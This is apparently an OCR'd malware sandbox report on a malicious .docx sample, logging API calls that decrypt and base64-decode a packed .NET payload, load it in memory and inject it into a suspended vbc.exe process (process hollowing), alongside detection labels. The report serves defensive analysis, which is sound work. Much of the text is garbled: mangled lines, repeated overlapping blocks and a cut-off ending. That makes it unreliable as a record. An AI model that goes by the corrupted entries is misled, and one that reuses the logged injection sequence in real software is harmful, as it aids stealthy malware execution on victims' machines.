Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831848, 8) Return: 0	144	2588
Call System AFT	Ar Fivalitie. System. Autumne. interopole vices i warshair. Copy Args. (300000000000000000000000000000000000	144	2300
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555555555555, 0, 123831856, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555555005555, 0, 123831864, 8) Return: 0	144	2588
Call System AF1	AFT Name. System. Numbries. Interopper vices. Warshall strain.	144	2000
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555505550055555, 0, 123831872, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555500500555555, 0, 123831880, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555550005555555, 0, 123831888, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (55555555555555, 0, 123831896, 8) Return: 0	144	2588
· ·			
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (55555555555555, 0, 123831904, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (55555555555555, 0, 123831912, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555, 0, 123831920, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555555555555, 0, 123831928, 8) Return: 0	144	2588
0.110 / 4.701			0500
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (5555555555555555, 0, 123831936, 8) Return: 0	144	2588
Call System API	API Name: System.Runtime.InteropServices.Marshal::Copy Args: (555555555555555, 0, 123831944, 8) Return: 0	144	2588
O-II Overtow ADI	ADI Nicoro DO 1910 const Acres (199470 (c) 45400 0 0 (c) 45400 500000 0) Debuss 0	144	2588
Call System API	API Name: BCryptDecrypt Args: (903d70, (z), 15400, 0, , 0, (z), 15400, 5823292, 0) Return: 0	144	2000
Call System API	API Name: System.Convert::FromBase64String Args: (SDRzSUFBQUFBQUFFQU8yOUIyQWNTWIIsSmk5dHludC9TdIZLMStCMG9RaUFZQk1rMkpCQUVP	144	2588
	ekJpTTNta3V3ZGFVY2pLYXNxZ2NwbFZtVmRaaFpBek8yZHZQZmVlKys5) Return: 4834734941414141		
Detection	Threat Characteristic: Detected as obfuscated script		
Detection	File: #QA2302-4944.docx		
	SHA1: 22A13B5DB65F00A9E91E8C37E496DF25B5276E77		
	SITAL ZZATOBODBOOLOVASES LEGGY E49001 ZOBOZZTOLTT		
Call System API	API Name: System.Convert::FromBase64String Args: (H4sIAAAAAAAAEAO29B2AcSZYIJi9tynt/SvVK1+B0oQiAYBMk2JBAEOzBiM3mkuwdaUcjKasqgcplVm	144	2588
	VdZhZAzO2dvPfee++999577733ujudTif33/8/XGZkAWz2zkra) Return: 1F8B080000000000		
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	144	2588
Call System AFT	AFT I Mallie. System. Nellection. Assembly. Load Args. (400A3000) Neturn. 0	144	2300
Call System API	API Name: System.Convert::FromBase64String Args: (TXVub3ouSGltZW50YXRlcg==) Return: 4D756E6F7A2E4869	144	2588
Call System API	API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNI) Return: 43617573616C6974	144	2588
odii oyotoiii7ii i			
Call System API	API Name: System.Convert::FromBase64String Args: (Q2F1c2FsaXR5U291cmNI) Return: 43617573616C6974	144	2588
Call System API	API Name: System.Convert::FromBase64String Args: (LIByb3BlcnRpZXMuUmVzb3VyY2Vz) Return: 2E50726F70657274	144	2588
Call System API	API Name: System.Convert::FromBase64String Args: (U2VhcmNoUmVzdWx0) Return: 5365617263685265	144	2588
			2588
Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	144	
Call System API			0500
·	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0	144	2588
Call System API			2588 2588
Call System API Call System API Call Process API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%\wbc.exe) Return: 1	144	
Call System API Call System API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%wbc.exe, , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection	144	
Call System API Call System API Call Process API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588	144	
Call System API Call System API Call Process API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%vbc.exe, , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%vbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection lijecting Process ID: 2588 Injected API: SetThreadContext	144	
Call System API Call System API Call Process API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%Ivbc.exe, , , , CREATE_SUSPENDED, , , , Process:2472::%USERPROFILE%Ivbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472	144	
Call System API Call System API Call Process API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%lvbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%lvbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe	144	
Call System API Call System API Call Process API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\	144	
Call System API Call System API Call Process API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588	144	
Call System API Call System API Call Process API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessID: 2588 Injected API: WriteProcessMemory	144	
Call System API Call System API Call Process API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%lvbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%lvbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WiteProcessMemory Target Process ID: 2472	144	
Call System API Call System API Call Process API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessID: 2588 Injected API: WriteProcessMemory	144	
Call System API Call System API Call Process API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%lvbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%lvbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WiteProcessMemory Target Process ID: 2472	144	
Call System API Call System API Call Process API Detection Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%lvbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%lvbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe Threat Characteristic: Creates process	144	
Call System API Call System API Call Process API Detection Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%lvbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%lvbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe Threat Characteristic: Creates process Process ID: 2588	144	
Call System API Call System API Call Process API Detection Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%/wbc.exe	144	
Call System API Call System API Call Process API Detection Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%wbc.exe Shell Command:	144	2588
Call System API Call System API Call Process API Detection Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%/wbc.exe	144	
Call System API Call System API Call Process API Detection Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%wbc.exe Shell Command:	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2588 Injected Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%wbc.exe, 400000, MZ., 1024, 58df24) Return: 1	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%/wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%/wbc.exe, 400000, Mz., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%lvbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%lvbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%lvbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%lvbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%lvbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%lvbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe Threat Characteristic: Creates process Process ID: 2472 Target Image Path: %USERPROFILE%lvbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%lvbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%lvbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection lijecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection lijecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%/wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%/wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection lijecting Process ID: 2588 Target Process ID: 2588 Ta	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%\wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%\wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection lijecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%\wbc.exe Threat Characteristic: Resides in memory to evade detection lijecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%\wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%\wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%\wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection lijecting Process ID: 2472 Target Image Path: %USERPROFILE%\wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%\wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection lijecting Process ID: 2472 Target Image Path: %USERPROFILE%\wbc.exe lijected Content: MZ. Threat Characteristic: Injects memory with dropped files lijecting Process ID: 2588	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%/wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%/wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Injecting Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Injecting Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%\wbc.exe,, CREATE_SUSPENDED,, Process:2472:%USERPROFILE%\wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%\wbc.exe Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%\wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%\wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%\wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%\wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2472 Target Image Path: %USERPROFILE%\wbc.exe Injected Content: MZ. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2587 Target Image Path: %USERPROFILE%\wbc.exe	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%/wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%/wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Injecting Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Injecting Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%\wbc.exe,, CREATE_SUSPENDED,, Process:2472:%USERPROFILE%\wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%\wbc.exe Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%\wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%\wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%\wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%\wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2472 Target Image Path: %USERPROFILE%\wbc.exe Injected Content: MZ. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2587 Target Image Path: %USERPROFILE%\wbc.exe	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection Call Virtual Memory API Call Virtual Memory API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%wbc.exe Shell Command: API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection Injecting Process ID: 2588 Target Process ID: 2588 Target Process ID: 2572 Target Image Path: %USERPROFILE%wbc.exe Injected Content: MZ. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2588 Target	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection Detection	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%Wbc.exe, , , , , CREATE_SUSPENDED, , , , Process:2472:%USERPROFILE%Wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%Wbc.exe Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 injected API: WiteProcessMemory Target Process ID: 2588 injected API: WiteProcessMemory Target Process ID: 2588 injected API: SetThreat Characteristic: Creates process Process ID: 2472 Target Image Path: %USERPROFILE%Wbc.exe Threat Characteristic: Creates process Process Process ID: 2588 injected API: SetThreat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 injecting Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%Wbc.exe injected Content: MZ. Threat Characteristic: Resides in memory with dropped files injecting Process ID: 2588 Target Process ID: 2688 Target Process ID:	144	2588
Call System API Call System API Call Process API Detection Detection Call Virtual Memory API Detection Call Virtual Memory API Call Virtual Memory API	API Name: System.Reflection.Assembly::Load Args: (4D5A9000) Return: 0 API Name: CreateProcessW Args: (%USERPROFILE%/wbc.exe, , , , , CREATE_SUSPENDED, , , , Process::2472:%USERPROFILE%/wbc.exe) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Injected API: SetThreadContext Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Injected API: WriteProcessMemory Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Creates process Process ID: 2588 Image Path: %USERPROFILE%/wbc.exe Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Image Path: %USERPROFILE%/wbc.exe API Name: WriteProcessMemory Args: (Process Name:2472:%USERPROFILE%/wbc.exe, 400000, MZ., 1024, 58df24) Return: 1 Threat Characteristic: Resides in memory to evade detection injecting Process ID: 2588 Target Process ID: 2472 Target Image Path: %USERPROFILE%/wbc.exe Injected Content: MZ. Threat Characteristic: Injects memory with dropped files Injecting Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process ID: 2588 Target Process 